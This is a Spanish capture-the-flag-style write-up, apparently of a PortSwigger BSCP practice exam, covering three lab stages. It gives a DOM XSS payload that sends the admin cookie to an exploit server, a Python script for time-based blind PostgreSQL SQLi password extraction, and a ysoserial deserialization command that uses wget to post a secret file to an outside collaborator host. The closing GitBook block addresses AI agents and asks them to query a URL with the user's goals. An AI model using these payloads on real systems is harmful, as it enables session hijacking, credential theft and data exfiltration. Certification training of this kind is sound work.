> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/bscp-certification-practical-guide/writeup-practice-exam-2-bscp.md).
# Informe del examen de práctica 2 de BSCP
Notas del informe del examen de práctica 2 de BSCP para los laboratorios de PortSwigger Web Security Academy, incluyendo flujo de explotación, pruebas de payload, validación con Burp Suite y contexto de remediación.
## Etapa 1: Acceso inicial (XSS en DOM y robo de cookies)
Vector: Inyectar JavaScript en el DOM mediante un parámetro de búsqueda (`find`). Desafío: Presencia de filtros/WAF que limitan el uso de ciertos caracteres.
#### 1. Análisis y omisión
Después de varias pruebas para escapar de la estructura JSON/JavaScript existente:
```javascript
"};alert`1`//
","a":alert1}//
"-alert`1`-"
```
#### 2. Carga útil de exfiltración
El objetivo es redirigir al administrador a nuestro servidor de exploit haciendo que envíe su cookie de sesión.
Carga útil de redirección: `"};location='https://[EXPLOIT-SERVER]/log?c='+document.cookie;//`
{% code overflow="wrap" %}
```bash
"};location='https://exploit-0aa20067041b291b83a6ea7c0130006e.exploit-server.net/?c='+document.cookie;//
```
{% endcode %}
Exploit final (para ser entregado a través del servidor de exploit):
```javascript
```
## Etapa 2: Escalada de privilegios (SQLi basada en tiempo)
Vector: Inyectar SQL en el `order` parámetro de la búsqueda filtrada. Base de datos: PostgreSQL.
#### 1. Validación de la inyección
La inyección se confirma con una condición simple que no rompe el ordenamiento: `ASC,(CASE WHEN (1=1) THEN 1 ELSE 2 END)`
#### 2. Automatización de la extracción (SQLi ciega)
Como la aplicación no devuelve un error directo con el contenido, se utiliza un ataque basado en tiempo.
Lógica del payload: el script comprueba la `administrador` contraseña carácter por carácter. Si el carácter es correcto, la base de datos espera 3 segundos (`pg_sleep(3)`).
Script de extracción en Python:
```python
import requests
import time
url = "https://[LAB-ID].web-security-academy.net/filtered_search"
cookies = {"session": "your_session_id"}
charset = "abcdefghijklmnopqrstuvwxyz0123456789"
password = ""
for i in range(1, 21):
for char in charset:
# Carga útil PostgreSQL basada en tiempo
payload = f"ASC,(SELECT CASE WHEN (SUBSTRING((SELECT password FROM users WHERE username='administrator'),{i},1)='{char}') THEN (SELECT 1 FROM pg_sleep(3)) ELSE 1 END)"
params = {"find": "", "organize": "5", "order": payload}
start = time.time()
requests.get(url, params=params, cookies=cookies)
if (time.time() - start) >= 2.8:
password += char
print(f"[+] Letra {i}: {char} -> {password}")
break
```
## Etapa 3: Acceso al sistema de archivos (deserialización Java)
Objetivo: Leer el `/home/carlos/secret` archivo mediante deserialización no segura.
#### 1. Análisis de la cookie
El `admin-prefs` la cookie contiene un objeto Java serializado, comprimido en Gzip y codificado en Base64.
{% code overflow="wrap" %}
```bash
Cookie: admin-prefs=H4sIAAAAAAAA%2fzWPPU7DQBCFF0RSQcMJpkOi2PTQEH4iCkcKClJEOV6Pk8HrHbO7dmKQOA4VJ%2bAI3IU7sBahm%2fn09PS9zx81Cl6dW8w1msjigjZS1%2bJ0IM9o%2bRVzS3pa1OwWnsrw9vUxDqvv7FAdZeq4xE48R5qJFFGdZs%2fY4cSiW0%2bW0bNbX2bq5D%2fz0EqkF%2fWuDvawHei1SLWHo7ih%2bi%2bxa6Iab5kc%2baiu5j04rAk4wA16KwHm4qL0qOFJWqjYWiqg7qHEVOE1JNMGPUEUKJh0VIvHDcGKcpg2jWWDw1K4R1ORPwvpcEWePC7gloORjgZ1SBDudo0VjsO7JDMI9zCzuA1JT3zaSb9PDWuHQgEAAA%3d%3d;
```
{% endcode %}
#### 2. Generación del payload (Yesserial)
En este segundo análisis, la biblioteca vulnerable identificada es CommonsCollections7.
Control de generación:
{% code overflow="wrap" %}
```bash

CommonsCollections7 '/usr/bin/wget --post-file /home/carlos/secret https://kpd4qvnp2c1ae8xbhncxyu0fl6rzfp3e.oastify.com'
```
{% endcode %}
#### 3. Implementación
Procedimiento: Comprimir binario en Gzip -> Codificar en Base64 -> Reemplazar el valor en `admin-prefs` cookie.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/bscp-certification-practical-guide/writeup-practice-exam-2-bscp.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.